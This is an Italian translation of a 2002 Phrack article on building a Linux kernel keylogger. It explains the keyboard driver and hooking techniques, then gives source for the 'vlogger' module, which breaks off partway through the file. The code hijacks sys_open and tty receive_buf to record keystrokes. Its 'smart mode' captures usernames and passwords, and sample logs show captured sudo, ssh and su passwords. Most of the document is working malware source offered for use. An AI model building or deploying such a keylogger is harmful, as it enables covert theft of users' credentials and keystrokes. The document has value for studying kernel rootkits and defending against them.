

```

.....[13.29 13/09/2004]
:::: traduzione in italiano di FAiN182 - v.1.0          ::::
:::: x correzioni, info ecc. fain182@infinito.it ::::
.....[http://www.fain182.altervista.org]
.....
::PS: le parole tra asterischi(es. *blabla*) sono quelle che non sapevo ::
::::tradurre se ne conoscete il significato mandatemelo x email, grazie::
.....
Questo articolo è un po' datato, ma parlando del kernel 2.4 può cmq
risultare utile e interessante, per vedere aggiornamenti di questo software
potete andare su www.thc.org, probabilmente sarà uscita una versione
successiva...
buona lettura ;)
.....

```

==Phrack Inc.==

Volume 0x0b, Issue 0x3b, Phile #0x0e of 0x12

```

|-----=[ Writing Linux kernel keylogger ]-----|
|-----=[ rd <rd@thc.org> ]-----|
|-----=[ June 19th, 2002 ]-----|
|-----=[ tradotto da: FAiN182 -fain182@infinito.it ]-----|

```

--[ Contents

- 1 - Introduzione
- 2 - Come funziona il driver della tastiera sotto linux
- 3 - Approcci per creare keylogger attraverso il kernel
  - 3.1 - Interrupt handler
  - 3.2 - Hijacking di funzioni
    - 3.2.1 - handle\_scancode
    - 3.2.2 - put\_queue
    - 3.2.3 - receive\_buf
    - 3.2.4 - tty\_read
    - 3.2.5 - sys\_read/sys\_write
- 4 - vlogger
  - 4.1 - l'approccio syscall/tty
  - 4.2 - Features
  - 4.3 - Come si usa
- 5 - Ringraziamenti
- 6 - Risorse
- 7 - Il sorgente del keylogger

--[ 1 - Introduzione

Questo articolo è diviso in 2 parti. La prima parte del documento da una spiegazione su come funziona il driver della tastiera, e discute sui metodi che possono essere usati per creare un keylogger basato sul kernel, o per scrivere un tuo driver per la tastiera( per supportare input di linguaggi non supportati da ambienti linux) o per programmi che sono avvantaggiati da molte features nel driver della tastiera di linux.

La seconda parte presenta nel dettaglio vlogger, un piccolo keylogger basato sul kernel di linux, e come usarlo. Il keylogger è un interessante programma che può essere usato largamente in \*honeypots\* sistemi hackati... sia da white che black hats. Come la maggior parte di voi saprà' oltre a

keylogger in user space (come iob, uberkey, unixkeylogger,...) ci sono alcuni keylogger basati sul kernel. Il primo keylogger basato sul kernel e' linspy di halflife, che e' stato pubblicato in phrack 50 (vedi [4]). E il recente kkeylogger e' stato presentato in 'Kernel Based keylogger' documento di mercenary (vedi [7]) che io ho trovato mentre stavo scrivendo questo documento. Il metodo comune che questi keylogger basati sul kernel usano e' di loggare i tasti battuti dallo user intercettando le system call sys\_read o sys\_write. Comunque, questo approccio e' abbastanza instabile e rallenta notevolmente l'intero sistema, perche' sys\_read(o sys\_write)e' la generica funzione di lettura/scrittura; sys\_read e' chiamata ogni volta che un processo vuole leggere qualcosa dai devices( come la tastiera, un file, la porta seriale,...). In vlogger, ho usato un modo migliore, per effettuarlo questo fa un hijacking della funzione che processa il buffer tty.

E' presupposto che il lettore sia in possesso della conoscenza sui Linux Loadable Kernel Module. Gli articoli [1] e [2] sono raccomandati prima della lettura ulteriore.

--[ 2 - Come funziona il driver della tastiera sotto linux  
 Ora dai un'occhiata alla figura qua sotto per sapere come gli input degli user da console della tastiera e' processato:




Figura 1

All'inizio quando premi un tasto della tastiera, la tastiera mandera' i corrispondenti scancode al driver della tastiera. Un singolo tasto può produrre una sequenza di oltre 6 scancodes.

La funzione handle\_scancode nel driver della tastiera analizza il flusso di scancodes e li converte in una serie di key press e key release [n.d.t. tasto premuto e tasto rilasciato] eventi chiamati keycode usando una tabella di traduzione attraverso la funzione kbd\_translate(). Ogni tasto ha un unico keycode k nell'intervallo 1-127. Premendo il tasto k produce un keycode k, finche' il rilascio produce il keycode k + 128.

Per esempio, il keycode di 'a' e' 30. Premendo il tasto 'a' produce il keycode 30. Il rilascio produce il keycode 158 (30 + 128).

Poi i keycodes sono convertiti in keysymbols cercandoli nella giusta keymap. Questo e' un processo abbastanza complesso. Ci sono otto possibili modificanti (tasti shift - Shift , AltGr, Control, Alt, ShiftL, ShiftR, CtrlL and CtrlR) e la combinazione dei correnti modificanti attivi bloccati determina la keymap usata.

Dopo il trattamento detto sopra, i caratteri ottenuti sono messi nella coda raw tty - tty\_flip\_buffer.

Nella disciplina tty di linea[ndt: questa frase non e' tradotta molto bene, se vi interessa il testo originale era:In the tty line discipline] la funzione receive\_buf() e' chiamata periodicamente per aquisire caratteri da tty\_flip\_buffer e metterli in una coda di lettura tty.

Quando il processo dello user vuole acquisire l'input dell'utente, chiama la funzione `read()` sullo `stdin` del processo. La funzione `sys_read` chiamerà la funzione `read()` definita nella struct `file_operations` (che è puntata a `tty_read`) del `tty` corrispondente (ad es. `/dev/tty0`) per leggere i caratteri di input e ritornare al processo.

I driver della tastiera possono essere in un di questi 4 modi:

- `scancode (RAW MODE)`: l'applicazione da `scancodes` come input. È usato da applicazioni che implementano un proprio driver per la tastiera (ad es. `X11`).
- `keycode (MEDIUMRAW MODE)`: l'applicazione riceve informazioni su quali tasti (identificati dai loro `keycodes`) sono stati premuti o rilasciati.
- `ASCII (XLATE MODE)`: l'applicazione riceve i caratteri come sono stati definiti dalla `keymap`, usando una decodifica a 8 bit.
- `Unicode (UNICODE MODE)`: questo modo differisce dall'`ASCII MODE` permettendo allo user di comporre caratteri UTF8 unicode attraverso il loro valore decimale, usando `Ascii_0` fino ad `Ascii_9`, o in valori esadecimali (4 bit), usando `Hex_0` fino a `Hex_9`. Una `keymap` può essere settata per produrre sequenze UTF8 (con un `U+XXXX` pseudo simboli, dove X è un valore esadecimale).

Questi modi influenzano i tipi di dati che le applicazioni avranno come input da tastiera. Per più dettagli a proposito di `scancode`, `keycode` e `keymaps` leggi [3].

## --[ 3 - Approcci per creare keylogger attraverso il kernel]

Noi possiamo implementare un keylogger basato sul kernel in 2 modi: o scrivendo un nostro interrupt handler della tastiera o facendo un hijacking su uno delle funzioni che processano l'input.

### ---[ 3.1 - Interrupt handler

Per loggare i tasti premuti, noi useremo un nostro interrupt handler della tastiera. Sotto l'architettura Intel l'IRQ della tastiera è l'IRQ 1. Quando riceve un interrupt della tastiera, il nostro interrupt handler della tastiera legge lo `scancode` e lo stato della tastiera. Gli eventi della tastiera possono essere letti e scritti attraverso le porte `0x60` (registratore dei dati della tastiera) e `0x64` (registratore dello stato della tastiera).

```
/* below code is intel specific */
#define KEYBOARD_IRQ 1
#define KBD_STATUS_REG 0x64
#define KBD_CNTL_REG 0x64
#define KBD_DATA_REG 0x60

#define kbd_read_input() inb(KBD_DATA_REG)
#define kbd_read_status() inb(KBD_STATUS_REG)
#define kbd_write_output(val) outb(val, KBD_DATA_REG)
#define kbd_write_command(val) outb(val, KBD_CNTL_REG)

/* register our own IRQ handler */
request_irq(KEYBOARD_IRQ, my_keyboard_irq_handler, 0, "my keyboard", NULL);

In my_keyboard_irq_handler():
    scancode = kbd_read_input();
    key_status = kbd_read_status();
    log_scancode(scancode);
```

Questo metodo è piattaforma dipendente. Quindi non sarà portabile fra le piattaforme. E tu devi essere molto attento con l'interrupt handler se non

vuoi crashare la tua box ;) )

## ---[ 3.2 - Hijacking di funzioni

Basandosi sulla figura 1, noi possiamo creare il nostro keylogger loggando gli input dello user hijackando una di queste funzioni: `handle_scancode()`, `put_queue()`, `receive_buf()`, `tty_read()` e `sys_read()`. Nota che non possiamo intercettare `tty_insert_flip_char()` perche' e' una funzione `INLINE`.

### -----[ 3.2.1 - handle\_scancode

Questa e' la funzione di entrate del driver della tastiera ( guarda `keyboard.c`). Questa tratta gli scancodes ricevuti dalla tastiera.

```
# /usr/src/linux/drivers/char/keyboard.c
void handle_scancode(unsigned char scancode, int down);
```

Noi possiamo sostituire l'originale funzione `handle_scancode()` con la nostra per loggare tutti gli scancodes. Ma la funzione `handle_scancode()` non e' una funzione globale esportata. Quindi per fare questo, noi possiamo usare una tecnica di hijacking di funzioni del kernel introdotta da Silvio ( vedi [5]).

```
/* below is a code snippet written by Plasmoid */
static struct semaphore hs_sem, log_sem;
static int logging=1;
```

```
#define CODESIZE 7
static char hs_code[CODESIZE];
static char hs_jump[CODESIZE] =
    "\xb8\x00\x00\x00\x00" /*      movl   $0,%eax  */
    "\xff\xe0"           /*      jmp    %%eax   */
    ;
```

```
void (*handle_scancode) (unsigned char, int) =
    (void (*)(unsigned char, int)) HS_ADDRESS;
```

```
void _handle_scancode(unsigned char scancode, int keydown)
{
    if (logging && keydown)
        log_scancode(scancode, LOGFILE);

    /*
     * Restore first bytes of the original handle_scancode code. Call
     * the restored function and re-restore the jump code. Code is
     * protected by semaphore hs_sem, we only want one CPU in here at a
     * time.
     */
    down(&hs_sem);

    memcpy(handle_scancode, hs_code, CODESIZE);
    handle_scancode(scancode, keydown);
    memcpy(handle_scancode, hs_jump, CODESIZE);

    up(&hs_sem);
}
```

HS\_ADDRESS e' settato dal Makefile eseguendo questo comando:  
`HS_ADDRESS=0x$(word 1,$(shell ksyms -a | grep handle_scancode))`

Un metodo simile e' presentato in 3.1, ma il vantaggio di questo metodo e' la possibilita' di loggare i tasti premuti sotto X e la console, non importa se `tty` e' stato invocato o no. E tu saprai esattamente quali tasti sono stati premuti sulla tastiera (includendo tasti speciali come Control, Alt, Shift, Print Screen,...). Ma questo metodo e' piattaforma dipendente, e non sara' portabile su altre piattaforme. Con questo metodo non puoi loggare i tasti

premuti in sessioni remote ed e' abbastanza complesso per costruire un logger avanzato.

## -----[ 3.2.2 - put\_queue

Questa funzione e' chiamata da handle\_scancode() per mettere i caratteri nella tty\_queue.

```
# /usr/src/linux/drivers/char/keyboard.c
void put_queue(int ch);
```

Per intercettare questa funzione, noi possiamo usare la stessa tecnica della sezione (3.2.1)

## -----[ 3.2.3 - receive\_buf

receive\_buf e' chiamato dal driver di basso livello tty per mandare i caratteri ricevuti dalla hardware alla disciplina di linea per il trattamento.

```
# /usr/src/linux/drivers/char/n_tty.c */
static void n_tty_receive_buf(struct tty_struct *tty, const
                             unsigned char *cp, char *fp, int count)
```

cp e' un puntatore a un buffer di caratteri di input ricevuti dal device.  
fp e' un puntatore a un puntatore di byte di flag che indicano se un carattere e' stato ricevuto con un errore di parita', ecc.

Ora diamo un'occhiata più profonda dentro la structure tty

```
# /usr/include/linux/tty.h
struct tty_struct {
    int magic;
    struct tty_driver driver;
    struct tty_ldisc ldisc;
    struct termios *termios, *termios_locked;
    ...
}

# /usr/include/linux/tty_ldisc.h
struct tty_ldisc {
    int magic;
    char *name;
    void (*receive_buf)(struct tty_struct *,
                       const unsigned char *cp, char *fp, int count);
    int (*receive_room)(struct tty_struct *);
    void (*write_wakeup)(struct tty_struct *);
};
```

Per intercettare questa funzione, noi possiamo salvare l'originale tty\_receive\_buf e poi settare ldisc.receive\_buf alla nostra funzione new\_receive\_buf() per loggare l'input dello user.

Es. loggare gli input su tty0

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;
old_receive_buf = tty->ldisc.receive_buf;
tty->ldisc.receive_buf = new_receive_buf;

void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
                    char *fp, int count)
{
    logging(tty, cp, count);    //log inputs
}
```

```

    /* call the original receive_buf */
    (*old_receive_buf)(tty, cp, fp, count);
}

```

## -----[ 3.2.4 - tty\_read

Questa funzione e' chiamata quando un processo vuole leggere i caratteri di input da un tty attraverso la funzione sys\_read.

```

# /usr/src/linux/drivers/char/tty_io.c
static ssize_t tty_read(struct file * file, char * buf, size_t count,
                        loff_t *ppos)

```

```

static struct file_operations tty_fops = {
    llseek:      tty_llseek,
    read:        tty_read,
    write:       tty_write,
    poll:        tty_poll,
    ioctl:       tty_ioctl,
    open:        tty_open,
    release:     tty_release,
    fasync:      tty_fasync,
};

```

per loggare gli input su tty0:

```

int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
old_tty_read = file->f_op->read;
file->f_op->read = new_tty_read;

```

## -----[ 3.2.5 - sys\_read/sys\_write

Noi intercetteremo le system calls sys\_read/sys\_write per redirigerle su un nostro codice che logghera' i contenuti delle chiamate read/write. Questo metodo e' stato presentato da half1ife in Phrack 50 (vedi [4]). Io raccomando fortemente la lettura di questo documento e un grande articolo scritto da pragmatic chiamato "Complete Linux Loadable Kernel Modules" (vedi [2]).

Il codice per intercettare sys\_read/sys\_write sara' qualcosa come questo:

```

extern void *sys_call_table[];
original_sys_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = new_sys_read;

```

## --[ 4 - vlogger

Questa parte introdurrà il mio kernel keylogger che usa il metodo descritto nella sezione 3.2.3 per acquisire più abilità dei keylogger comuni che usano l'approccio della sostituzione delle syscalls sys\_read/sys\_write. Io ho testato il codice con le seguenti versioni del kernel di linux: 2.4.5, 2.4.7, 2.4.17, e 2.4.18.

## ----[ 4.1 - L'approccio syscall/tty

Per loggare sia le locali (loggare dalla console) che le sessioni remote, ho scelto di utilizzare il metodo dell'intercettazione della funzione receive\_buf() (vedi 3.2.3).

Nel kernel le struct tty\_struct e tty\_queue sono allocate dinamicamente solo quando tty e' aperto. Così noi dobbiamo intercettare la syscall sys\_open per hookare dinamicamente la funzione receive\_buf() ogni volta che tty o pty sono invocati.

```
// to intercept open syscall
```

```

original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;

// new_sys_open()
asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
...
    // call the original_sys_open
    ret = (*original_sys_open)(filename, flags, mode);

    if (ret >= 0) {
        struct tty_struct * tty;
...
        file = fget(ret);
        tty = file->private_data;
        if (tty != NULL &&
...
            tty->ldisc.receive_buf != new_receive_buf) {
...
                // save the old receive_buf
                old_receive_buf = tty->ldisc.receive_buf;
...
                /*
                 * init to intercept receive_buf of this tty
                 * tty->ldisc.receive_buf = new_receive_buf;
                 */
                init_tty(tty, TTY_INDEX(tty));
            }
...
}

// our new receive_buf() function
void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
                    char *fp, int count)
{
    if (!tty->real_raw && !tty->raw) // ignore raw mode
        // call our logging function to log user inputs
        vlogger_process(tty, cp, count);
    // call the original receive_buf
    (*old_receive_buf)(tty, cp, fp, count);
}

```

## ----[ 4.2 - Features

- Logga sia sessioni locali che remote (via tty & pts)
- Logging separato per ogni tty/sessione. Ogni tty ha un proprio buffer di log.
- Supporto a quasi tutti i caratteri speciali come i tasti freccia( su, giu', destra, sinistra), da F1 a F12, da Shift+F1 a Shift+F12, Tab, Insert Delete, End, Home, Page up, Page down, Backspace,...
- Supporto a qualche tasto di linea di editing, come Ctrl-U e Backspace.
- Logging del timestamp, supportato il timezone ( preso da qualche sorgente della libc).
- Multipli modi di logging
  - o dumb mode: logga tutti i tasti
  - o smart mode: riconosce le richieste di password automaticamente e logga automaticamente solo user e password. Ho usato una tecnica simile a quella presentata in "Passive Analysis of SSH (Secure

shell) Traffic" documento di Solar Designer e Dug Song (vedi [6]).

o normal mode: logging disabilitato

Puoi passare da un modo ad un altro usando una password.

```
#define VK_TOGGLE_CHAR 29 // CTRL-]
#define MAGIC_PASS "31337" // to switch mode, type MAGIC_PASS
// then press VK_TOGGLE_CHAR key
```

----[ 4.3 - Come si usa

Cambia le seguenti opzioni

```
// directory dove mettere i log files
#define LOG_DIR "/tmp/log"
```

```
// il tuo timezone locale
#define TIMEZONE 7*60*60 // GMT+7
```

```
// la tua magic password
#define MAGIC_PASS "31337"
```

Qui sotto puoi vedere come saranno circa i log

```
[root@localhost log]# ls -l
total 60
-rw----- 1 root root 633 Jun 19 20:59 pass.log
-rw----- 1 root root 37593 Jun 19 18:51 pts11
-rw----- 1 root root 56 Jun 19 19:00 pts20
-rw----- 1 root root 746 Jun 19 20:06 pts26
-rw----- 1 root root 116 Jun 19 19:57 pts29
-rw----- 1 root root 3219 Jun 19 21:30 tty1
-rw----- 1 root root 18028 Jun 19 20:54 tty2
```

---in dumb mode

```
[root@localhost log]# head tty2 // local session
<19/06/2002-20:53:47 uid=501 bash> pwd
<19/06/2002-20:53:51 uid=501 bash> uname -a
<19/06/2002-20:53:53 uid=501 bash> lsmod
<19/06/2002-20:53:56 uid=501 bash> pwd
<19/06/2002-20:54:05 uid=501 bash> cd /var/log
<19/06/2002-20:54:13 uid=501 bash> tail messages
<19/06/2002-20:54:21 uid=501 bash> cd ~
<19/06/2002-20:54:22 uid=501 bash> ls
<19/06/2002-20:54:29 uid=501 bash> tty
<19/06/2002-20:54:29 uid=501 bash> [UP]
```

[root@localhost log]# tail pts11 // remote session

```
<19/06/2002-18:48:27 uid=0 bash> cd new
<19/06/2002-18:48:28 uid=0 bash> cp -p ~/code .
<19/06/2002-18:48:21 uid=0 bash> lsmod
<19/06/2002-18:48:27 uid=0 bash> cd /va[TAB][^H][^H]tmp/log/
<19/06/2002-18:48:28 uid=0 bash> ls -l
<19/06/2002-18:48:30 uid=0 bash> tail pts11
<19/06/2002-18:48:38 uid=0 bash> [UP] | more
<19/06/2002-18:50:44 uid=0 bash> vi vlogertxt
<19/06/2002-18:50:48 uid=0 vi> :q
<19/06/2002-18:51:14 uid=0 bash> rmmmod vlogger
```

---in smart mode

```
[root@localhost log]# cat pass.log
[19/06/2002-18:28:05 tty=pts/20 uid=501 sudo]
USER/CMD sudo traceroute yahoo.com
PASS 5hgt6d
PASS
```

```
[19/06/2002-19:59:15 tty=pts/26 uid=0 ssh]
USER/CMD ssh guest@host.com
PASS guest
```

```
[19/06/2002-20:50:44 tty=pts/29 uid=504 ftp]
USER/CMD open ftp.ilog.fr
USER Anonymous
PASS heh@heh
```

```
[19/06/2002-20:59:54 tty=pts/29 uid=504 su]
USER/CMD su -
PASS asdf1234
```

Controlla <http://www.thc.org/> per update o nuove versioni di questo tool.

## --[ 5 - Ringraziamenti

Grazie a plasmoid, skyper per i vostri commenti molto utili  
 Grazie a THC, vnsecurity e a tutti gli amici  
 Infine grazie a mr. thang per le correzioni di inglese

## --[ 6 - Risorse

- [1] Linux Kernel Module Programming  
<http://www.tldp.org/LDP/lkmpg/>
- [2] Complete Linux Loadable Kernel Modules - Pragmatic  
[http://www.thc.org/papers/LKM\\_HACKING.html](http://www.thc.org/papers/LKM_HACKING.html)
- [3] The Linux keyboard driver - Andries Brouwer  
<http://www.linuxjournal.com/lj-issues/issue14/1080.html>
- [4] Abuse of the Linux Kernel for Fun and Profit - Halflife  
<http://www.phrack.com/phrack/50/P50-05>
- [5] kernel function hijacking - Silvio Cesare  
<http://www.big.net.au/~silvio/kernel-hijack.txt>
- [6] Passive Analysis of SSH (Secure Shell) Traffic - Solar Designer  
<http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt>
- [7] kernel Based Keylogger - Mercenary  
<http://packetstorm.decepticons.org/UNIX/security/kernel.keylogger.txt>

## --[ 7 - Sorgenti del keylogger

```
<++> vlogger/Makefile
#
# vlogger 1.0 by rd
#
# LOCAL_ONLY          logging local session only. Doesn't intercept
#                     sys_open system call
# DEBUG              Enable debug. Turn on this options will slow
#                     down your system
#
```

```
KERNELDIR = /usr/src/linux
include $(KERNELDIR)/.config
MODVERFILE = $(KERNELDIR)/include/linux/modversions.h

MODDEFS = -D__KERNEL__ -DMODULE -DMODVERSIONS
CFLAGS = -Wall -O2 -I$(KERNELDIR)/include -include $(MODVERFILE) \
         -Wstrict-prototypes -fomit-frame-pointer -pipe \
         -fno-strength-reduce -malign-loops=2 -malign-jumps=2 \
         -malign-functions=2
```

```
all : vlogger.o
```

```
vlogger.o: vlogger.c
$(CC) $(CFLAGS) $(MODDEFS) -c $^ -o $@

clean:
    rm -f *.o

<-->
<+> vlogger/vlogger.c
/*
 * vlogger 1.0
 *
 * Copyright (C) 2002 rd <rd@vnsecurity.net>
 *
 * Please check http://www.thc.org/ for update
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version
 *
 * This program is distributed in the hope that it will be useful, but
 * WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * General Public License for more details.
 *
 * Greets to THC & vnsecurity
 */

#define __KERNEL_SYSCALLS__
#include <linux/version.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/smp_lock.h>
#include <linux/sched.h>
#include <linux/unistd.h>
#include <linux/string.h>
#include <linux/file.h>
#include <asm/uaccess.h>
#include <linux/proc_fs.h>
#include <asm/errno.h>
#include <asm/io.h>

#ifndef KERNEL_VERSION
#define KERNEL_VERSION(a,b,c) (((a) << 16) + ((b) << 8) + (c))
#endif

#if LINUX_VERSION_CODE >= KERNEL_VERSION(2,4,9)
MODULE_LICENSE("GPL");
MODULE_AUTHOR("rd@vnsecurity.net");
#endif

#define MODULE_NAME "vlogger "
#define MVERSION "vlogger 1.0 - by rd@vnsecurity.net\n"

#ifdef DEBUG
#define DPRINT(format, args...) printk(MODULE_NAME format, ##args)
#else
#define DPRINT(format, args...)
#endif

#define N_TTY_NAME "tty"
#define N_PTS_NAME "pts"
#define MAX_TTY_CON 8
#define MAX_PTS_CON 256
#define LOG_DIR "/tmp/log"
#define PASS_LOG LOG_DIR "/pass.log"
```

```

#define TIMEZONE 7*60*60 // GMT+7

#define ESC_CHAR 27
#define BACK_SPACE_CHAR1 127 // local
#define BACK_SPACE_CHAR2 8 // remote

#define VK_TOGGLE_CHAR 29 // CTRL-]
#define MAGIC_PASS "31337" // to switch mode, press MAGIC_PASS and
// VK_TOGGLE_CHAR

#define VK_NORMAL 0
#define VK_DUMBMODE 1
#define VK_SMARTMODE 2
#define DEFAULT_MODE VK_DUMBMODE

#define MAX_BUFFER 256
#define MAX_SPECIAL_CHAR_SZ 12

#define TTY_NUMBER(tty) MINOR((tty)->device) - (tty)->driver.minor_start \
+ (tty)->driver.name_base
#define TTY_INDEX(tty) tty->driver.type == \
TTY_DRIVER_TYPE_PTY?MAX_TTY_CON + \
TTY_NUMBER(tty):TTY_NUMBER(tty)
#define IS_PASSWD(tty) L_ICANON(tty) && !L_ECHO(tty)
#define TTY_WRITE(tty, buf, count) (*tty->driver.write)(tty, 0, \
buf, count)

#define TTY_NAME(tty) (tty->driver.type == \
TTY_DRIVER_TYPE_CONSOLE?N_TTY_NAME: \
tty->driver.type == TTY_DRIVER_TYPE_PTY && \
tty->driver.subtype == PTY_TYPE_SLAVE?N_PTS_NAME:"")

#define BEGIN_KMEM { mm_segment_t old_fs = get_fs(); set_fs(get_ds());
#define END_KMEM set_fs(old_fs); }

extern void *sys_call_table[];
int errno;

struct tlogger {
    struct tty_struct *tty;
    char buf[MAX_BUFFER + MAX_SPECIAL_CHAR_SZ];
    int lastpos;
    int status;
    int pass;
};

struct tlogger *ttys[MAX_TTY_CON + MAX_PTS_CON] = { NULL };
void (*old_receive_buf)(struct tty_struct *, const unsigned char *,
char *, int);
asmlinkage int (*original_sys_open)(const char *, int, int);

int vlogger_mode = DEFAULT_MODE;

/* Prototypes */
static inline void init_tty(struct tty_struct *, int);

/*
static char *_tty_make_name(struct tty_struct *tty,
const char *name, char *buf)
{
    int idx = (tty)?MINOR(tty->device) - tty->driver.minor_start:0;

    if (!tty)
        strcpy(buf, "NULL tty");
    else
        sprintf(buf, name,
            idx + tty->driver.name_base);
}

```

```

    return buf;
}

char *tty_name(struct tty_struct *tty, char *buf)
{
    return _tty_make_name(tty, (tty)?tty->driver.name:NULL, buf);
}
*/

#define SECS_PER_HOUR    (60 * 60)
#define SECS_PER_DAY    (SECS_PER_HOUR * 24)
#define isleap(year) \
    ((year) % 4 == 0 && ((year) % 100 != 0 || (year) % 400 == 0))
#define DIV(a, b) ((a) / (b) - ((a) % (b) < 0))
#define LEAPS_THRU_END_OF(y) (DIV (y, 4) - DIV (y, 100) + DIV (y, 400))

struct vtm {
    int tm_sec;
    int tm_min;
    int tm_hour;
    int tm_mday;
    int tm_mon;
    int tm_year;
};

/*
 * Convert from epoch to date
 */

int epoch2time (const time_t *t, long int offset, struct vtm *tp)
{
    static const unsigned short int mon_yday[2][13] = {
        /* Normal years. */
        { 0, 31, 59, 90, 120, 151, 181, 212, 243, 273, 304, 334, 365 },
        /* Leap years. */
        { 0, 31, 60, 91, 121, 152, 182, 213, 244, 274, 305, 335, 366 }
    };

    long int days, rem, y;
    const unsigned short int *ip;

    days = *t / SECS_PER_DAY;
    rem = *t % SECS_PER_DAY;
    rem += offset;
    while (rem < 0) {
        rem += SECS_PER_DAY;
        --days;
    }
    while (rem >= SECS_PER_DAY) {
        rem -= SECS_PER_DAY;
        ++days;
    }
    tp->tm_hour = rem / SECS_PER_HOUR;
    rem %= SECS_PER_HOUR;
    tp->tm_min = rem / 60;
    tp->tm_sec = rem % 60;
    y = 1970;

    while (days < 0 || days >= (isleap (y) ? 366 : 365)) {
        long int yg = y + days / 365 - (days % 365 < 0);
        days -= ((yg - y) * 365
            + LEAPS_THRU_END_OF (yg - 1)
            - LEAPS_THRU_END_OF (y - 1));
        y = yg;
    }
    tp->tm_year = y - 1900;
}

```

```

    if (tp->tm_year != y - 1900)
        return 0;
    ip = mon_yday[isleap(y)];
    for (y = 11; days < (long int) ip[y]; --y)
        continue;
    days -= ip[y];
    tp->tm_mon = y;
    tp->tm_mday = days + 1;
    return 1;
}

/*
 * Get current date & time
 */

void get_time (char *date_time)
{
    struct timeval tv;
    time_t t;
    struct vtm tm;

    do_gettimeofday(&tv);
    t = (time_t)tv.tv_sec;

    epoch2time(&t, TIMEZONE, &tm);

    sprintf(date_time, "%.2d/%.2d/%d-%.2d:%.2d:%.2d", tm.tm_mday,
            tm.tm_mon + 1, tm.tm_year + 1900, tm.tm_hour, tm.tm_min,
            tm.tm_sec);
}

/*
 * Get task structure from pgrp id
 */

inline struct task_struct *get_task(pid_t pgrp)
{
    struct task_struct *task = current;

    do {
        if (task->pgrp == pgrp) {
            return task;
        }
        task = task->next_task;
    } while (task != current);
    return NULL;
}

#define _write(f, buf, sz) (f->f_op->write(f, buf, sz, &f->f_pos))
#define WRITABLE(f) (f->f_op && f->f_op->write)

int write_to_file(char *logfile, char *buf, int size)
{
    int ret = 0;
    struct file *f = NULL;

    lock_kernel();
    BEGIN_KMEM;
    f = filp_open(logfile, O_CREAT|O_APPEND, 00600);

    if (IS_ERR(f)) {
        DPRINT("Error %ld opening %s\n", -PTR_ERR(f), logfile);
        ret = -1;
    } else {

```

```

        if (WRITABLE(f))
            _write(f, buf, size);
        else {
            DPRINT("%s does not have a write method\n",
                logfile);
            ret = -1;
        }
        if ((ret = filp_close(f, NULL))
            DPRINT("Error %d closing %s\n", -ret, logfile);
    }
    END_KMEM;
    unlock_kernel();

    return ret;
}

#define BEGIN_ROOT { int saved_fsuid = current->fsuid; current->fsuid = 0;
#define END_ROOT current->fsuid = saved_fsuid; }

/*
 * Logging keystrokes
 */

void logging(struct tty_struct *tty, struct tlogger *tmp, int cont)
{
    int i;

    char logfile[256];
    char loginfo[MAX_BUFFER + MAX_SPECIAL_CHAR_SZ + 256];
    char date_time[24];
    struct task_struct *task;

    if (vlogger_mode == VK_NORMAL)
        return;

    if ((vlogger_mode == VK_SMARTMODE) && (!tmp->lastpos || cont))
        return;

    task = get_task(tty->pgrp);

    for (i=0; i<tmp->lastpos; i++)
        if (tmp->buf[i] == 0x0D) tmp->buf[i] = 0x0A;

    if (!cont)
        tmp->buf[tmp->lastpos++] = 0x0A;

    tmp->buf[tmp->lastpos] = 0;

    if (vlogger_mode == VK_DUMBMODE) {
        snprintf(logfile, sizeof(logfile)-1, "%s/%s%d",
            LOG_DIR, TTY_NAME(tty), TTY_NUMBER(tty));
        BEGIN_ROOT
        if (!tmp->status) {
            get_time(date_time);
            if (task)
                snprintf(loginfo, sizeof(loginfo)-1,
                    "<%s uid=%d %s> %s", date_time,
                    task->uid, task->comm, tmp->buf);
            else
                snprintf(loginfo, sizeof(loginfo)-1,
                    "<%s> %s", date_time, tmp->buf);
            write_to_file(logfile, loginfo, strlen(loginfo));
        } else {

```

```

        write_to_file(logfile, tmp->buf, tmp->lastpos);
    }
    END_ROOT
#ifdef DEBUG
    if (task)
        DPRINT("%s/%d uid=%d %s: %s",
              TTY_NAME(tty), TTY_NUMBER(tty),
              task->uid, task->comm, tmp->buf);
    else
        DPRINT("%s", tmp->buf);
#endif
    tmp->status = cont;
} else {
    /*
     * Logging USER/CMD and PASS in SMART_MODE
     */
    BEGIN_ROOT
    if (!tmp->pass) {
        get_time(date_time);
        if (task)
            snprintf(loginfo, sizeof(loginfo)-1,
                    "\n[%s tty=%s/%d uid=%d %s]\n"
                    "USER/CMD %s", date_time,
                    TTY_NAME(tty), TTY_NUMBER(tty),
                    task->uid, task->comm, tmp->buf);
        else
            snprintf(loginfo, sizeof(loginfo)-1,
                    "\n[%s tty=%s/%d]\nUSER/CMD %s",
                    date_time, TTY_NAME(tty),
                    TTY_NUMBER(tty), tmp->buf);

        write_to_file(PASS_LOG, loginfo, strlen(loginfo));
    } else {
        snprintf(loginfo, sizeof(loginfo)-1, "PASS %s",
                tmp->buf);
        write_to_file(PASS_LOG, loginfo, strlen(loginfo));
    }
    END_ROOT

#ifdef DEBUG
